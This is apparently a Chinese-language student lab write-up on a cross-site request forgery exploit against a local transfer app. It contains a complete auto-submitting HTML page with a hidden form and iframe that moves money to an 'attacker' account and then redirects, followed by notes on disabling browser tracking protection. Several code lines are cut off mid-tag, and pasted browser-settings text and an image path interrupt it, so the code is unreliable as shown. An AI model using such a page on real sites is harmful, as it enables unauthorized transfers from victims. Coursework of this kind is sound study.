Exploit Bravo: Cross-Site Request Forgery Debug记录

代码设计

进行转账，注意到表单提交如下：


```
<label for="destination_username">Transfer to</label>
<input type="text" name="destination_username" value="">
<input type="text" name="quantity" value="">
<label for="quantity">Amount</label>
```

考虑伪造表单提交后跳转至 `https://cs.ustc.edu.cn/` ，代码如下：

```html
<!DOCTYPE html>

<head>
    <meta charset="utf-8">
    <title>Transfer</title>
</head>

<body onload="transfer()">
    <form id="transfer" action="http://localhost:3000/post_transfer" target="redirect" method="p
        <input type="hidden" name="destination_username" value="attacker">
        <input type="hidden" name="quantity" value="1">
    </form>
    <iframe name="redirect" style="width: 0; height: 0; border: none;" onload="redirect()"></ifr

    <script>
        var flag = false;
        function transfer() {
            document.getElementById("transfer").submit();
            flag = true;
        }
        function redirect() {
            if(flag) window.location.replace("https://cs.ustc.edu.cn/");
        }
    </script>
</body>
```

测试

首先检查浏览器同源策略，将其关闭


自定义(C)
选择要拦截的跟踪器和脚本。
Cookie
跟踪性内容(T)
仅在隐私窗口中
加密货币挖矿程序(Y)
已知的数字指纹跟踪程序(K)
存疑的数字指纹跟踪程序(S)
仅在隐私窗口中
注意！
此设置可能会导致某些网站无法显示内容或正常工作。若网站异常，则可能需要关闭该网站的跟踪保护功能，以加载全部内容。
了解要如何做

成功转账